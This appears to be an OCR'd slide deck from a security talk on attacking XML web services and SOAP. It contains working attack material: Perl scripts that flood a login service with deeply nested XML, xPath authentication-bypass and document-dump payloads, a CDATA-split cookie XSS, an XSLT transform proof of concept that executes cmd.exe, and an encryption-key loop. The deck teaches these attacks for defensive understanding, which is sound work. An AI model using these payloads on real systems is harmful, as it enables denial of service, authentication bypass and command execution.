Attacks on Web Services

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What are Web Services ?

➊ Goal

- provide automated interactions between data and processes
- speed up business collaboration
- ease the interconnection of heterogeneous applications

➋ Technologies

- Languages
  - XML : The basement
  - xPath, xQuery : SQL equivalents
  - WSDL : Describes Web Services functions
  - SAML, XACML : other stuff you don't need to know for now
- Protocols
  - Transport : HTTP
  - Messaging : SOAP (SOAP = HTTP + XML)

Web Services components

❶ Actors


- Users : individuals using an abstraction interface
- Requesters : “Clients” of Web Services
- Intermediary : may process part of the request
- Providers : serve the request


❷ Resources

- Registries : provides service description and access point
- Portal : Requester front-end for Users
- Communication : 100% SOAP based


❸ Coordination

- Organizes process between multiple providers
- Orchestration : 1 service requests all others
- Choreography : multiple services request each other





Security Standards Overview



Two Main actors : W3C and OASIS consortium

Dozens of documents, standards and recommendations
Hundreds of “MAY”, “SHOULD”, “IS (STRONGLY) RECOMMANDED” ...

XML & HTTP : Two standards, thousands of possibilities

WS-Security highlights

❶ XML Signature

- Signs all or part of an XML document
- Signed parts can be internal or external
- Data can be transformed prior to signing / validation

❷ XML Encryption

- Encrypts all or part of an XML document
- Encryption key may be embedded in the document
    - Encrypted with a key
    - Which can be encrypted

❸ WS-Security

- Additional Header +
- XML Signature (with constraints) +
- XML Encryption (with additional extensions) +
- Security Tokens to transport « claims »

XML Parsers

❶ Basics

- XML core component
- Interface to XML document
- Exposes the content of the document to a well specified API
- Two major specifications : SAX & DOM

❷ SAX Parsers


- Lightweight
- Event-based document analysis
- Call handler functions when text nodes or PI are found

❸ DOM Parsers

- More powerful
- Tree-based document analysis
- Creates a hierarchical representation of the document
- xPath friendly

XML Injection

- Used to manipulate private XML content
- Usually performed via portals through the Web interface



```
<UserRecord>
   <ID>100374</ID>
   <Role>User</Role>
   <Name>John Doe</Name>
   <Email>john@doe.com</Email><Role>Admin</Role><Email>john@doe.com</Email>
   <Address>1024 Mountain Street</Address>
   <Zip>17000</Zip>
</UserRecord>
```

User editable fields
can be accessed via the Web interface
through forms

Injection overwrites the "private"
<Role> element

Denial of Services

- Based on document complexity
- Or oversized documents
- Particularly efficient against DOM parsers

❶ Create a document

- 1000 node depth …

```
#!/usr/bin/perl
open(DOS,">dos1.xml");
for(my $i=0;$i<=1000;$i++) {
      print DOS " "x$i."<a$i>\n";
}
for(my $i=1000;$i>=0;$i--) {
      print DOS "</a$i>\n";
}
close(DOS);
```

❷ Upload it

- Nest it into a process element
- In a HTML form field (login…)
- In direct SOAP request


❷ Let the parser do the job

- Requesting the element containing our “load”

```
C:\Temp>perl xpath.pl dos1.xml //a1
Searching //a1 in dos1.xml...
1 found
Out of memory!
```


CPU

1. Search



Memory

2. Store



DoS Injection via SOAP

➊ Example description

- Direct SOAP request with 1000 deep element
- Targeted to the **`Login`** service

➋ Code

```perl
#!/usr/bin/perl

use LWP::UserAgent;

my $ua = LWP::UserAgent->new;
$ua->agent("SOAPDoS/1.0");
my $SOAPmsgStart='<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:tem="http://tempuri.org/">
   <soapenv:Header/>
   <soapenv:Body>
       <tem:Login>
           <tem:loginID>';
my $SOAPmsgEnd='
           </tem:loginID>
           <tem:password>muahahah</tem:password>
       </tem:Login>
   </soapenv:Body>
</soapenv:Envelope>';

my $SOAPmsgLoad;
for(my $i=0;$i<=10000;$i++) { $SOAPmsgLoad .= "<a$i>\n";}
for(my $i=10000;$i>=0;$i--) { $SOAPmsgLoad .= "</a$i>\n";}

my $SOAPmsg=$SOAPmsgStart.$SOAPmsgLoad.$SOAPmsgEnd;
my $SOAPreq = HTTP::Request->new(POST => 'http://bank.com/WS/UserManagement.asmx');
$SOAPreq->content_type('text/xml;charset=UTF8');
$SOAPreq->content($SOAPmsg);

$ua->request($SOAPreq);
```

<![CDATA[]]> Injections

➊ <![CDATA[]]> Fields

- Used to allow any kind of data to be contained into an XML document
- Data contained in `<![CDATA[]]>` field should not be analyzed of processed
- They are to be handled as-is by the parser

➋ Detection evasion

- Can be used to evade intrusion detection engines
- A simple variant of old insertion techniques

```
<BLOG_ENTRY>
  <EMAIL>john@due.com</EMAIL>
  <TEXT>
    <![CDATA[<S]]>CRIP<![CDATA[T>]]>
    alert(document.cookie);
    <![CDATA[</S]]>CRIP<![CDATA[T>]]>
  </TEXT>
</BLOG_ENTRY>
```

```
<SCRIPT>
alert(document.cookie);
</SCRIPT>
```

Basic xPath Injection

❶ The SQL equivalent

- Inject data to corrupt xPath expression
- Difficulty brought by the lack of support for inline comments

❷ Authentication bypass example

- Authentication based on the expression:

```
//user[name='$login' and pass='$pass']/account/text()
```

- Inject

```
$login = whatever' or '1'='1' or 'a'='b
$pass = whatever
```

- Exploit AND precedence between predicates
- Expression becomes

```
//user[name='whatever' or '1'='1' or 'a'='b' and pass=‘whatever']/account/text()
```

TRUE **OR** **FALSE** **=** **TRUE**

XML Document Dump

❶ The | operator in xPath

- UNION like operator, but more flexible
- Performs sequential operations
- Takes advantage of the lack of access restriction within an XML document

❷ Use in xPath injections

- Item description query via xPath:

```
//item[itemID=‘$id’]/description/text()
```

- Inject

```
$itemID = whatever‘] | /* | //item[itemID=‘whatever
```

- Expression becomes

```
//item[itemID=‘whatever‘] | /* | //item[itemID=‘whatever’]/description/text()
```

Matches all nodes

- Require prior knowledge of expression

Blind xPath Injection

➊ Basics

- Published* by Amit Klein
- Makes it possible to retrieve a full XML document
- With no knowledge of the structure or xPath queries performed

➋ Operating mode

1. Find a "standard" xPath injection
2. Replace the `'1'='1'` predicate by an expression *E* which provides binary result
3. E is used to evaluate each bit:
    - Of the name or value of an element
    - The number of element of each type (element, text, PI etc.)

➌ Constraints

- Slow (Brute Force like attack)
- No PoC publicly available

* Blind xPath Injection – Amit Klein - http://www.packetstormsecurity.org/papers/bypass/Blind_XPath_Injection_20040518.pdf

DoS on SOAP

❶ Common techniques

- SOAP is commonly described as HTTP + XML

➢ Vulnerable to IP/TCP/HTTP DoS

  - Very vulnerable to application floods
  - Rarely designed to handle thousands of requests per second

➢ Vulnerable to XML DoS

❷ Anomalies

- Playing with headers is a good bet
- Depends on supported SOAP versions and their implementation

❸ SOAP attachments

- SOAP can transport data external to its XML structure
- Becomes a MIME multipart message with first part of text/xml type
- Large attachments will cause CPU and/or memory exhaustion

SOAP Message Replay

❶ SOAP is stateless

- SOAP is a message exchange protocol
- It does not implement session follow-up and control mechanism

➢ There is no relationship between messages

➢ Messages can be replayed at will

❷ Message replay scenarios

- Replay of captured authentication messages
- Replay of actions (money transfer, poker winning hand etc.)
- DoS…

XSLT Transform Exploitation

❶ The XSLT Transform

- Explicitly identified by XML Signature recommendation, but optional
- Provides powerful formatting capabilities of external documents before signature

❷ Issue

- Most XSLT implementations enable system function calls
- Server to run executable code before during the signature validation
- Published* and demonstrated by Bradley W. Hill

❸ Use with XML encryption

- XML Encryption uses tranforms in **`<KeyInfo>`** and **`<RetrievalMethod>`**
- Same impact

* Command Injection in XML Signatures and Encryption – Bradley W. Hill - http://www.isecpartners.com/files/XMLDSIG_Command_Injection.pdf

XSLT Transform PoC

Malicious transform code

```
<Transforms>
  <Transform Algorithm="http://www.w3.org/2000/09/xmldsig#enveloped-signature"/>
  <Transform Algorithm="http://www.w3.org/TR/1999/REC-xslt-19991116">
    <xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
          xmlns:rt=http://xml.apache.org/xalan/java/java.lang.Runtime
          xmlns:ob="http://xml.apache.org/xalan/java/java.lang.Object"
          exclude-result-prefixes= "rt,ob">
      <xsl:template match="/">
        <xsl:variable name="runtimeObject" select="rt:getRuntime()"/>
        <xsl:variable name="command"
           select="rt:exec($runtimeObject,&apos;c:\Windows\system32\cmd.exe&apos;)"/>
        <xsl:variable name="commandAsString" select="ob:toString($command)"/>
        <xsl:value-of select="$commandAsString"/>
      </xsl:template>
    </xsl:stylesheet>
  </Transform>
</Transforms>
```

Encryption Key Loop

❶ `<EncryptedKey>` Block

- Extension of the `<EncryptedDataType>` type
- Contains a `<KeyInfo>` block
- Makes it possible to reference external key via `<RetrievalMethod>`

❷ The Attack

- Key A is encrypted with Key B
- Key B is referenced as external to the element
- Key B is encrypted with Key A
- Key A is referenced as external to the element

❸ Identified in the OASIS standard !!!


- Does not provide solution or workaround
- Only recommends to monitor resource usage…

Encryption Key Loop PoC

```
<EncryptedKey Id='Key1' xmlns='http://www.w3.org/2001/04/xmlenc#'>
  <EncryptionMethod Algorithm='http://www.w3.org/2001/04/xmlenc#aes128-cbc'/>
  <ds:KeyInfo xmlns:ds='http://www.w3.org/2000/09/xmldsig#'>
    <ds:RetrievalMethod URI='#Key2'Type="http://www.w3.org/2001/04/xmlenc#EncryptedKey"/>
    <ds:KeyName>No Way Out</ds:KeyName>
  </ds:KeyInfo>
  <CipherData><CipherValue>DEADBEEF</CipherValue></CipherData>
  <ReferenceList>
    <DataReference URI='#Key2'/>
  </ReferenceList>
  <CarriedKeyName>I Said No Way</CarriedKeyName>
</EncryptedKey>
```

```
<EncryptedKey Id='Key2' xmlns='http://www.w3.org/2001/04/xmlenc#'>
  <EncryptionMethod Algorithm="http://www.w3.org/2001/04/xmlenc#aes128-cbc"/>
  <ds:KeyInfo xmlns:ds='http://www.w3.org/2000/09/xmldsig#'>
    <ds:RetrievalMethod URI='#Key1' Type="http://www.w3.org/2001/04/xmlenc#EncryptedKey"/>
    <ds:KeyName>I Said No Way</ds:KeyName>
  </ds:KeyInfo>
  <CipherData><CipherValue>xyzabc</CipherValue></CipherData>
  <ReferenceList>
    <DataReference URI='#Key1'/>
  </ReferenceList>
  <CarriedKeyName>No Way Out</CarriedKeyName>
</EncryptedKey>
```

Encryption Key Loop PoC



```
<EncryptedKey Id='Key1' xmlns='http://www.w3.org/2001/04/xmlenc#'>
  <EncryptionMethod Algorithm='http://www.w3.org/2001/04/xmlenc#aes128-cbc'/>
  <ds:KeyInfo xmlns:ds='http://www.w3.org/2000/09/xmldsig#'>
    <ds:RetrievalMethod URI='#Key2'Type="http://www.w3.org/2001/04/xmlenc#EncryptedKey"/>
    <ds:KeyName>No Way Out</ds:KeyName>
  </ds:KeyInfo>
  <CipherData><CipherValue>DEADBEEF</CipherValue></CipherData>
  <ReferenceList>
    <DataReference URI='#Key2'/>
  </ReferenceList>
  <CarriedKeyName>I Said No Way</CarriedKeyName>
</EncryptedKey>


<EncryptedKey Id='Key2' xmlns='http://www.w3.org/2001/04/xmlenc#'>
  <EncryptionMethod Algorithm="http://www.w3.org/2001/04/xmlenc#aes128-cbc"/>
  <ds:KeyInfo xmlns:ds='http://www.w3.org/2000/09/xmldsig#'>
    <ds:RetrievalMethod URI='#Key1' Type="http://www.w3.org/2001/04/xmlenc#EncryptedKey"/>
    <ds:KeyName>I Said No Way</ds:KeyName>
  </ds:KeyInfo>
  <CipherData><CipherValue>xyzabc</CipherValue></CipherData>
  <ReferenceList>
    <DataReference URI='#Key1'/>
  </ReferenceList>
  <CarriedKeyName>No Way Out</CarriedKeyName>
</EncryptedKey>
```

Key1
Key2
Reference of the encryption key
Name of key used for encryption
Name of the encrypted key

+ The OWASP Top 10

❶ XSS : Persistent XSS through data submitted

❷ Injection flaws : XML/xPath Injections, SQL can also be injected if an element is used in an SQL query

❸ File execution : RFI possible through references and `<!ENTITY>` tags point on server local files

❹ Insecure direct object reference : same as above for external files

❺ CSRF : same as XSS

❻ Information leakage and error handling : server footprinting and the `<soapfault>` case

❼ Broken authentication and session management : No authentication standard, no session management

❽ Insecure cryptographic storage : nothing different from Web Apps

❾ Insecure communications : SOAP is insecure by design

❿ Failure to restrict URL access : same problem as for Web Apps

QUESTIONS ?